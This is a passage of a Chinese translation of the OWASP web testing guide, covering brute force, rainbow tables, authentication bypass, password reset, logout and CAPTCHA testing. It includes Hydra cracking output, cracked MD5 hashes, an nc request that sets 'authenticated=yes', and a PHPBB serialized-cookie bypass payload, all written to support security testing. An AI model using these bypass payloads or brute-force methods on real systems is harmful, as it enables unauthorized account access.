Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org)starting at 2009-07-04 19:16:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-post-form on port 443
[STATUS] attack finished for wiki.intranet (waiting for childs to finish)
[443] host: 10.0.0.1   login: owasp   password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 19:18:34

raven@blackbox /hydra $
```

灰盒测试实例

部分关于密码和帐户详细资料的知识

当测试者有长度或密码（帐户）结构的相关信息时，就能够较高可能地成功执行暴力破解攻击。事实上，通过限制字符数和确定密码的长度，密码的总数将显着降低。



内存权衡攻击

执行内存权衡攻击，测试者至少需要先前获得的一个测试的 hash 密码，这个密码是通过测试者利用应用的漏洞（如 SQL 注入）或嗅闻 HTTP 流量得到的。现在，这类最常见的攻击都是基于彩虹表。彩虹表是一种特殊类型的查找表，它主要用于将单向 hash 中产生的密码恢复成明文密码。

彩虹表是 Hellman 的内存权衡攻击的优化。在彩虹表中，可以使用约简算法创建链，从而可以压缩由计算所有备选用户所产生的数据输出。

各个表专门针对所创建的 hash 功能，例如， MD5 编码表只能破坏的 MD5 Hash。

后来开发的具有更强大功能的彩虹表破坏计划能够产生和使用彩虹表的各种字符集和散列算法，包括 LM hash，MD5， SHA1 等。

-::TYPE	-::HASH	-::PASS	-::STATUS	-::TIME	-::SUBMITTED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcf6d93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:24:8	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d28c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c650		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htmldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced17683085849877134fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfcd5d6d352486fbe2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727049b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa12bbde69504ba86b942726b4d7623		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d8097499634487676 22e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

参考

白皮书

- Philippe Oechslin: Making a Faster Cryptanalytic Time-Memory Trade-Off - http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf
- OPHCRACK (the time-memory-trade-off-cracker) - http://lasecwww.epfl.ch/~oechslin/projects/ophcrack/
- Rainbowcrack.com - http://www.rainbowcrack.com/
- Project RainbowCrack - http://www.antsight.com/zsl/rainbowcrack/
- milw0rm - http://www.milw0rm.com/cracker/list.php

工具

- THC Hydra: http://www.thc.org/thc-hydra/
- John the Ripper: http://www.openwall.com/john/
- Brutus http://www.hoobie.net/brutus/

4.4.5 认证模式绕过测试 (OWASP-AT-005)

概要

虽然大多数应用需要验证来获取私人信息或执行任务，但并非所有的验证方法都能够提供足够的安全。

通过简单地跳过登录页面和直接调用一个理应在认证通过后才能访问的内部网页，就可以绕过认证计划。而这个往往是由于对安全威胁的疏忽，无知或简单认知导致的。

此外，常常可以通过篡改要求和假装通过验证的手法绕过验证措施。这些可以通过修改 URL 参数，操纵表格和假冒会话的方法来完成。

问题描述

与认证模式有关的问题存在于软件开发周期(SDLC)中的各个阶段,如设计阶段,开发阶段,部署阶段。

设计阶段错误的例子包括了对被保护的应用程序部分的错误定义,选择对认证数据交换的安全不采取强加密协议等等。

开发阶段中的问题包括，不准确的输入验证功能，或对特定语言不遵守最佳安全习惯。

此外，由于缺乏必需的技术技能或由于所得到的文档质量低下,导致在应用程序安装（安装和配置活动）过程中也会发生问题。


黑盒测试实例

绕过 Web 应用验证架构的方法有：

- 直接的页面请求（强迫浏览）
- 参数修改
- 参数修正
- 会话 ID 预测
- SQL 注入

直接的页面请求

如果一个 Web 应用程序只在登录页面实现访问控制，那幺我们就可以绕过验证架构。例如，如果用户通过强迫浏览直接进入其它的网页，该网页在同意其进入前可能无法检查其证书。你可以通过浏览器中的地址栏试图直接访问受保护的网页，来尝试使用这种方法。




另一个和验证设计有关的问题是什么时候应用可以根据一个定值参数证实一个成功的登录。用户可以通过修改这些参数在没有提供有效凭据的情况下进入被保护的区域。在下面的例子中，“authenticated”参数更改为“yes”，这使得用户能够进入。在这个例子中，参数存在于网址中，但是同样可以利用代理服务器修改参数，特别是当参数在 POST 中以表单元素传递。

http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Auhtenticated</H1>
</BODY></HTML>



会话 ID 预测

许多 Web 应用程序采用会话鉴定值（会话 ID ）管理认证。因此，如果会话 ID 的产生是可以预见的，那么恶意用户就能找到一个合法的会话 ID 然后可以未被授权地进入应用程序，冒充原先身份验证的用户。

在下面的图中，数值在 cookies 内呈线性增加，所以攻击者容易猜出一个合法的会话 ID。




在下面的图中，数值在 cookies 内部分发生变化，所以下面的显示有可能阻止对定义的字段的暴力破解攻击。

Session Identifier : 127.0.0.1/WebGoat WEAKID


Date	Value
2006/11/11 14:33:27	1243011632520007028
2006/11/11 14:33:27	1243111632520007138
2006/11/11 14:33:27	1243211632520007247
2006/11/11 14:33:27	1243311632520007435
2006/11/11 14:33:27	1243411632520007544
2006/11/11 14:33:27	1243511632520007653
2006/11/11 14:33:27	1243611632520007763
2006/11/11 14:33:27	1243711632520007872
2006/11/11 14:33:28	1243811632520007982
2006/11/11 14:33:28	1243911632520008091
2006/11/11 14:33:28	1244011632520008200
2006/11/11 14:33:28	1244211632520008310
2006/11/11 14:33:28	1244311632520008419
2006/11/11 14:33:28	1244411632520008528
2006/11/11 14:33:28	1244511632520008638
2006/11/11 14:33:28	1244611632520008747
2006/11/11 14:33:28	1244711632520008857
2006/11/11 14:33:28	1244811632520008966
2006/11/11 14:33:29	1244911632520009075

SQL 注入（ HTML 表单认证）

SQL 注入是一种广为人知的攻击技巧。我们不会在本节中详细描述这种技术;除了本节的范围，在本指南中还有几个章节解释注入技术。



下面的图标表明，通过简单的 SQL 注入有可能绕过身份验证表格。



灰盒测试实例

如果攻击者能够利用先前发现的漏洞（例如目录遍历），或从 Web 库（开源软件）取得应用程序的源代码， 它能够对身份验证过程完成改良的攻击。

在下面的例子（ PHPBB 2.0.13-验证绕过脆弱性），在 5 行 unserialize（）参数分析用户提供的 Cookie 并在 $row array 中进行赋值。在 10 行用户的 md5 密码参数直接存储在后台数据库。

```
1. if ( isset($HTTP_COOKIE_VARS[$cookiename . '_sid']) ||
2. {
3. $sessiondata = isset( $HTTP_COOKIE_VARS[$cookiename . '_data'] ) ?
4.
5. unserialize(stripslashes($HTTP_COOKIE_VARS[$cookiename . '_data'])) : array();
6.
7. $sessionmethod = SESSION_METHOD_COOKIE;
8. }
```

```
9.
10. if( md5($password) == $row['user_password'] && $row['user_active'] )
11.
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;
14. }
```

在 PHP 中，字符串和布尔值(1 - "TRUE")的比较通常为“TRUE”，所以以下字符串（重要部分为：“b：1”）极有可能绕过 userialize（）参数认证控制：

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

参考

白皮书

- Mark Roxberry：“PHPBB 2.0.13 脆弱性”
- David Endler：“会话 ID 开发与预测” - http://www.cgisecurity.com/lib/SessionIDs.pdf

Tools

- WebScarab：http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- WebGoat：http://www.owasp.org/index.php/OWASP_WebGoat_Project
-

4.4.6 记住密码和密码重置弱点测试(OWASP-AT-006)

摘要

如果用户忘记了自己的密码，大多数 Web 应用程序允许用户重置密码，通常应用程序是给用户发送密码重置的电子邮件和/或要求他们回答一个或多个“安全问题”。在这个测试中，我们检查这一职能是否被正确编写并且确认这一功能没有给认证模式引入任何漏洞.。我们还检查应用程序是否允许用户在浏览器中存储密码（“记住密码”功能）。

问题描述

大多数 Web 应用程序给用户提供了在忘记密码的情况下找回（或重置）密码功能。根据应用程序和安全要求等级不同,这个功能的实施步骤也大不相同，但这一功能总是使用其它的办法验证用户的身份。其中一个最简单的（和最常见的）的办法是询问用户的 e - mail 地址，并发送旧密码（或一个新的）到该地址。这项计划的前提是假设用户的电子邮件并没有受到损害并且实现这一操作足够安全。

或者（或除此之外），应用程序可能会要求用户回答一个或多个“秘密问题”，这通常是使用者从可能的问题集合中选择的。这个方法是基于用户利用问题的答案向系统证明自己,而问题的答案是通过个人信息很难查询到的..例如，一个非常不安全的问题将是“您母亲结婚前的姓氏”。因为攻击者很容易就能得知这一信息。“最喜欢的高中老师”是个相对较安全的问题，因为当用户的用户名已经被盗用后，攻击者要研究用户而得到这一问题的答案会比较困难。

应用程序为了为用户提供方便常常在本地浏览器（在用户端机器上）缓存密码，并在随后的所有入口都已经预先输入了密码。虽然这对普通用户来说是个非常友好的功能，但它同时引入了漏洞，因为使用同一台电脑的人很容易进入用户账号。

黑盒测试和密码重置实例

密码重置

第一步是检查是否使用了秘密问题。不事先问安全问题而直接给用户的电子邮件地址发送密码（或密码重置链接）是说明 100%相信邮件地址的安全。但是如果应用需要更高的安全水平这一方法则不适用。

另一方面，如果使用了秘密问题，下一步就是评估其强度。

首先，在密码重置之前需要回答多少个问题？大多数的应用程序的用户只需要回答一个问题，但一些重要的应用程序会要求用户正确回答两个或更多的问题。

其次，我们需要分析问题本身。通常一个自我重置系统提供了多个可选问题。这对攻击者也是个好兆头，因为这也给了他们选择的机会。问问自己，您自己是否可以通过简单的在网上搜索或社会工程攻击得到所有问题的答案。作为渗透测试者，要评估密码重置工具需要一步一步完成下面这些步骤：

- 是否有多个问题提供？
    - 如果是，请尝试选择一个有“公开”答案的问题。例如，通过谷歌简单查询就能找到答案的问题。
    - 总是选择一些询问事实的问题，如“就读的第一所学校“或其它能查找到的事实。
    - 查找有很少选项的问题，如“你的第一辆车是什么”；这个问题让攻击者只需要从少数的备选答案中猜测，而且根据统计数据攻击者能把最可能到最不可能的答案排名。
- 确定有多少个猜测机会（如果可能的话）
    - 是否允许无限制的密码重置？
    - 在 N 种不正确答案后会有锁定期吗？请记住，一个锁定系统可以是一个安全问题本身，因为黑客可以利用它对用户发动拒绝服务攻击。
- 基于对上述观点的分析选择适当的问题并研究决定最有可能的答案
- 如何重置密码（一旦成功找到一个问题的答案）？

- 是否允许立即更改密码？
- 是否显示旧密码？
- 是否将密码发送给预设的邮件地址？
- 最不安全的情况是如果密码重置工具显示您的密码，这使黑客能够登录到该帐户。除非应用提供了有关上次登录的信息，否则受害者不会知道他/她的帐户已经被入侵。
- 稍微安全的情况是如果密码重置工具让用户立即改变他/她的密码。虽然不像第一种情况那么隐蔽，它使黑客能够访问并锁定真正的用户。
- 最好的安全机制是通过用户最初注册时提供的电子邮件地址或其它邮件地址进行密码重置;这样攻击者不仅需要猜测所发送的电子邮件账户（除非应用程序已经告知），而且为了控制用户进入应用程序必须破解这个邮件账户。

利用和绕过密码自我重置成功的关键是找到容易得到答案的一个问题或一系列问题。当你完全不确定任何答案时，可以寻找统计概率上最有可能被猜出正确答案的问题。最薄弱问题也就是密码重设工具最容易被攻破的地方。附带说明，如果应用程序以明文形式发出旧密码，这意味着密码没有储存在一个 hash 表中，这本身就已经是一个安全问题。

记住密码

“记住我的密码”机制可按下列方法之一实施：

1. 在 Web 浏览器中允许“缓存密码”功能。虽然这个功能不是直接在应用程序中，它可以而且应该被禁用。
2. 在 cookie 中永久存储密码。密码必须散列/加密，而不是以明文形式发送。

对于第一种方法，检查登入网页的 HTML 代码，看看是否浏览器缓存密码功能已被禁用。该代码通常会类似于：

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

应该禁用密码自动完成功能，特别是在敏感的应用程序中。因为攻击者如果能够获得浏览器的缓存，就可以很容易地获取明文密码（公用计算机是这种攻击一个非常显着的例子） 。检查第二种实施方式就要查看存储在应用程序中的 cookie。确定证书是以散列方式而非明文方式存储。同时审查散列机制：如果出现一个众所周知的普通散列存储方式则检查其强度;在本地的散列函数中尝试使用一些用户名检测这个散列函数是否易于猜测。此外，确认只有在登录阶段才会发送证书，而不是连同应用程序请求一起发送。

灰盒测试实例

此测试只使用应用程序和 HTML 代码提供给客户端的功能特性。灰盒测试遵循上一节同样的准则。唯一的不同的是针对 cookie 中加密的密码问题。而这个问题可以应用在 Cookie 和会话验证控制中的同样的灰盒测试分析。

4.4.7 注销和浏览器缓存管理测试 (OWASP-AT-007)

摘要

在这一阶段我们检查注销功能是否正确实施，同时确认在注销后会话不能再重新利用。我们还需要检查当用户闲置一定时间后应用是否会自动注销用户，同时确保浏览器的缓存中没有保留任何敏感的数据。

问题描述

网络会话结束通常是由下面两个事件引发的：

- 用户退出
- 用户闲置一定的时间后自动在应用程序中注销

为了避免引入漏洞而导致攻击者利用其获得未授权访问，必须认真执行以上两种方式。更具体地说，注销功能必须确保所有会话凭证（如：cookie）全部摧毁或无法使用，并且服务器端必须存在适当控制功能以禁止再次使用这些凭证。

注：对应用程序来说,最重要的是使会话在服务器端无效。通常这意味着必须在代码中加入适当的方法，例如在 Java 中使用 HttpSession.invalidate()，在 NET 中使用 Session.abandon()。清除浏览器的 Cookie 是一个不错但非必要的方法，因为如果会话已经在服务器上无效，则浏览器中的 cookie 不会对攻击者有任何帮助。

如果没有正确执行这些功能，攻击者可以重放这些会话，以“恢复”合法用户的会话并且冒充他/她（这种攻击通常称“cookie 的重复使用”）。攻击者必须能够访问（存储在受害者的电脑中的）验证码，但在不同的情况下，它可能不会太困难。用公共电脑访问私人信息时常常会发生这种攻击（如：网络邮箱，网上银行帐户，……):当使用者使用应用程序并注销时,如果注销程序没有正确执行,那幺下一个用户将能进入同样的账号，例如，通过简单使用浏览器“返回”按钮。另一种情况可能是由于跨站点脚本漏洞或由于没有被 SSL100%实施保护的连接引起的：有缺陷的注销功能能使被盗的 Cookie 在更长一段时间发挥作用，从而使攻击者更容易攻击。这章内容讲述的第三种测试就是为了检测应用是否禁止浏览器缓存敏感信息,这些缓存信息能危害从公共计算机进入应用程序的用户。

黑盒测试实例

注销功能：

第一步是测试是否存在注销功能。检查应用程序是否提供了一个退出按钮，这个按钮必须在需要认证的网站的所有网页中存在并清晰可见。如果注销按钮并不能清晰可见或者只在某一个页面。则会产生安全风险.因为用户可能在会话结束时忘记使用这个按钮。

第二步，不断检查当注销时会话验证码会发生什幺变化。例如，当使用 cookies 时，正确的做法是清除所有会话 cookie 。通过使用新的设置 cookie 指令，将 cookie 值设置成无效（例如：“NULL”或其它等价值）。如果 cookie

仍然存在，则将其有效期设置成过去时间，这也就是告诉浏览器清除 cookie。因此，如果认证页面最初是按下面的方法设置 cookie 的：

Set-Cookie: SessionID=sjdhqwoy938eh1q; expires=Sun, 29-Oct-2006 12:20:00 GMT; path=/; domain=victim.com


那幺注销功能会返回与下面相似的回应：

Set-Cookie: SessionID=noauth; expires=Sat, 01-Jan-2000 00:00:00 GMT; path=/; domain=victim.com


这个问题的第一个（也是最简单的）测试就是注销并点击浏览器“返回”按钮，以确认原始用户验证是否有效。如果仍然有效，就说明注销功能没有达到安全实施标准，这一功能并没有清除会话 ID。这种情况有时是因为应用程序使用了非持久 cookie，用户只有关闭浏览器才能有效从内存中清除 cookie。如果是这种情况，有些应用程序会给用户提出警告，建议他们关闭浏览器。这种方法完全取决于用户行为。跟清除 cookie 相比，这种方法导致安全级别降低。其它应用程序可能会使用 JavaScript 关闭浏览器，但这也是一个依赖于客户端行为的方法。由于客户端浏览器能够配置成限制执行脚本（这样配置目的是增加安全性，这种情况下反而变成降低安全性），这样做也会导致安全性降低。另外，这种办法的有效性将取决于浏览器厂商，版本和设置（如： JavaScript 代码可以成功地关闭 Internet Explorer 但不能关闭 Firefox）。

如果按“返回”按钮，我们可以使用以前的网页但无法获得新的页面，这说明我们是在访问浏览器的缓存。如果这些网页包含敏感数据，则说明该申请没有禁止浏览器缓存敏感数据（没有设置 Cache - Control 标题，这个问题我们将在后面章节中分析）。

在测试了“返回”按钮后，我们需要测试更复杂的内容：重新设置 Cookie 的原始值和检查我们是否仍然可以使用应用程序的验证方式。如果我们能，这说明不存在跟踪积极和非积极 cookie 的服务器端机制，但存储在 cookie 中正确的信息足以授予访问权限。要将 Cookie 设置成目标值，我们可以使用 WebScarab 拦截应用的一个反应，并插入包含目标值的 Set-Cookie 标题：



或者，我们可以在浏览器中安装一个 Cookie 编辑器（例如：在 Firefox 中添加 N Edit Cookie）



设计中没有在服务器端控制注销用户 cookie 的一个典型的例子就是 ASP.NET Forms Authentication 类别，其中 Cookie 基本上是用户详细信息的加密和验证版本，这些用户信息都经过服务器端加密和验证处理。这种方法能有效防止 cookie 篡改，但服务器不保留会话状态的内部记录，这就导致即使 cookie 没有过期，合法用户注销后仍然不可能进行 cookie 重放攻击。（详细参见参考文件）。

应当指出的是，这一测试只适用于会话 cookie。我们不认为那些只储存次要的用户偏好的数据（例如：网站外观）而用户注销时没有删除的持续 Cookie 是安全风险。

超时注销

使用前一章节的同样的方法测试超时注销。最合适的注销时间应该是安全（较短注销时间）和可用性（较长注销时间）的恰当平衡。它极大地取决于应用程序所处理的数据的重要性。对于一个公共论坛来说，60 分钟的注销时间是

可以接受的，但是对家庭银行应用程序而言，60 分钟无疑太长。在这种情况下，除非是特殊功能要求，否则没有执行超时注销的应用程序是不安全的。这个测试机制与上一章中所列的方法大体相同。首先我们必须检查是否存在超时注销功能。例如先登录，然后花点时间阅读其它测试指南的章节，等候系统执行超时注销。在注销功能中，如果超过系统设定时间，所有的会话验证码会被清除或无效。我们还需要了解时服务器还是客户端（或两者）执行时间控制。在 cookie 案例中，如果会话 cookie 是非持久性的（或会话验证码并没有储存关于时间的任何数据），我们可以确定超时注销是由服务器执行的。如果会话验证码包含时间相关数据（例如：登录时间或最后访问时间，或持久 cookie 的到期时间），这就说明客户端执行了超时注销功能。在这种情况下，我们需要修改验证码（在没有加密保护的情况下）并且查看会话有什么变化。例如，将 cookie 到期日延长到很久以后，查看会话是否会被延长。作为一般规则，服务器端应该检查一切。这就说明如果把会话 cookie 重新设置成以前值，我们仍然不可能再次访问应用程序。

缓存页面

从应用程序中注销显然不能清除浏览器缓存中的任何存储的敏感信息。因此，需要进行另外测试确认应用程序不会将任何重要数据泄漏到浏览器缓存中。为了做到这一点，我们可以使用 Web Scarab 搜索属于我们会话的服务器回应，从而确认在包含敏感数据的每一个页面中，服务器指示浏览器不会缓存任何数据。在 HTTP 回应标题中的指令如下：

```
HTTP/1.1:
Cache-Control: no-cache
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g.: 0)>
```

或者，可直接在 HTML 层中在包含敏感数据的每个页面加入下面的代码：

```
HTTP/1.1:
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
HTTP/1.0:
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV=”Expires” CONTENT=”Sat, 01-Jan-2000 00:00:00 GMT”>
```

例如，如果我们正在测试一个电子商务的应用，我们应该查看包含信用卡号码或其它财务资料的所有网页，并检查所有这些网页执行的 no - cache 指令。另一方面，如果我们发现网页包含敏感信息但是不能指示浏览器不缓存这些内容，那么敏感信息会被存储在磁盘上，我们可以仔细检查浏览器缓存再次确认。信息存储的确切位置取决于客户端操作系统和使用的浏览器。但下面有其它情况：

Mozilla Firefox:

- Unix/Linux: ~/.mozilla/firefox/<profile-id>/Cache/
- Windows: C:\Documents and Settings\<user_name>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<profile-id>\Cache>

- Internet Explorer:
    - C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files>

灰盒测试实例

一般我们需要检查：

- 注销功能能有效清除所有会话验证码，至少使这些验证码无效。
- 服务器对会话状态进行适当的检查，不允许攻击者重新使用以前的验证码
- 执行超时注销功能并且最好是由服务器执行。如果服务器从客户端发送的会话验证码中读取到期时间，那么验证码必须加密保护

安全缓存测试的方法和黑盒测试一样，因为这两种情况我们都能查看服务器回应报头和 HTML 代码。

参考

白皮书

- ASP.NET Forms Authentication: "Best Practices for Software Developers" - http://www.foundstone.com/resources/whitepapers/ASPNETFormsAuthentication.pdf
- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - http://support.microsoft.com/default.aspx?scid=kb;en-us;900111

Tools

- Add N Edit Cookies (Firefox extension): https://addons.mozilla.org/firefox/573/

4.4.8 CAPTCHA 测试 (OWASP-AT-008)

概述

CAPTCHA（“全自动区分计算机和人类的图灵测试”）是一种许多 Web 应用程序使用的挑战响应测试，以确保反应不是由计算机生成。即使产生的 captcha 是牢不可破的，实施 captch 却经常遭受各种攻击。本节将帮助您确定这些类型的攻击。

问题描述

虽然 CAPTCHA 不是一个身份验证控制，但是使用他可以非常有效地打击以下情况：

- 枚举攻击（登录，注册或密码重置表单往往容易受到枚举攻击-没有 CAPTCHA，攻击者可以在很短的时间内得到有效的用户名，电话号码或其它敏感信息）

- 在短时间内自动发送许多不需要的 GET / POST 请求（例如，短信/彩信/电子邮件泛滥），CAPTCHA 提供速率限制功能
- 自动创建/使用人类使用的帐户（例如，创造邮局帐户，阻断垃圾邮件）
- 出于商业促销，骚扰或破坏目的，自动在博客，论坛和 wiki 发帖
- 任何自动攻击，从应用程序大量的收集或滥用敏感信息

不建议使用 CAPTCHAs 作为 CSRF 保护（因为有更强的 CSRF 对策）。

大多数 CAPTCHA 在实施中常见下列漏洞：

- 产生薄弱的图像薄弱的图像薄弱的图像薄弱的图像薄弱的 CAPTCHA 图像。这些图像通过与已解析的 CAPTCHA 进行比较就能识别（不使用任何复杂的计算机识别系统）
- 产生的 CAPTCHA 问题的答案非常有限
- 客户端（以 GET 参数或 POST 表单的隐藏字段方式）传送 CAPTCHA 解码值。这个值通常：
    - 通过简单算法加密，并且通过观察多种 CAPTCHA 解码值就能轻松解密
    - 通过弱散列函数进行散列加密（例如 MD5 编码），但这一加密能使用彩虹表打破。
- 重放攻击的可能性：
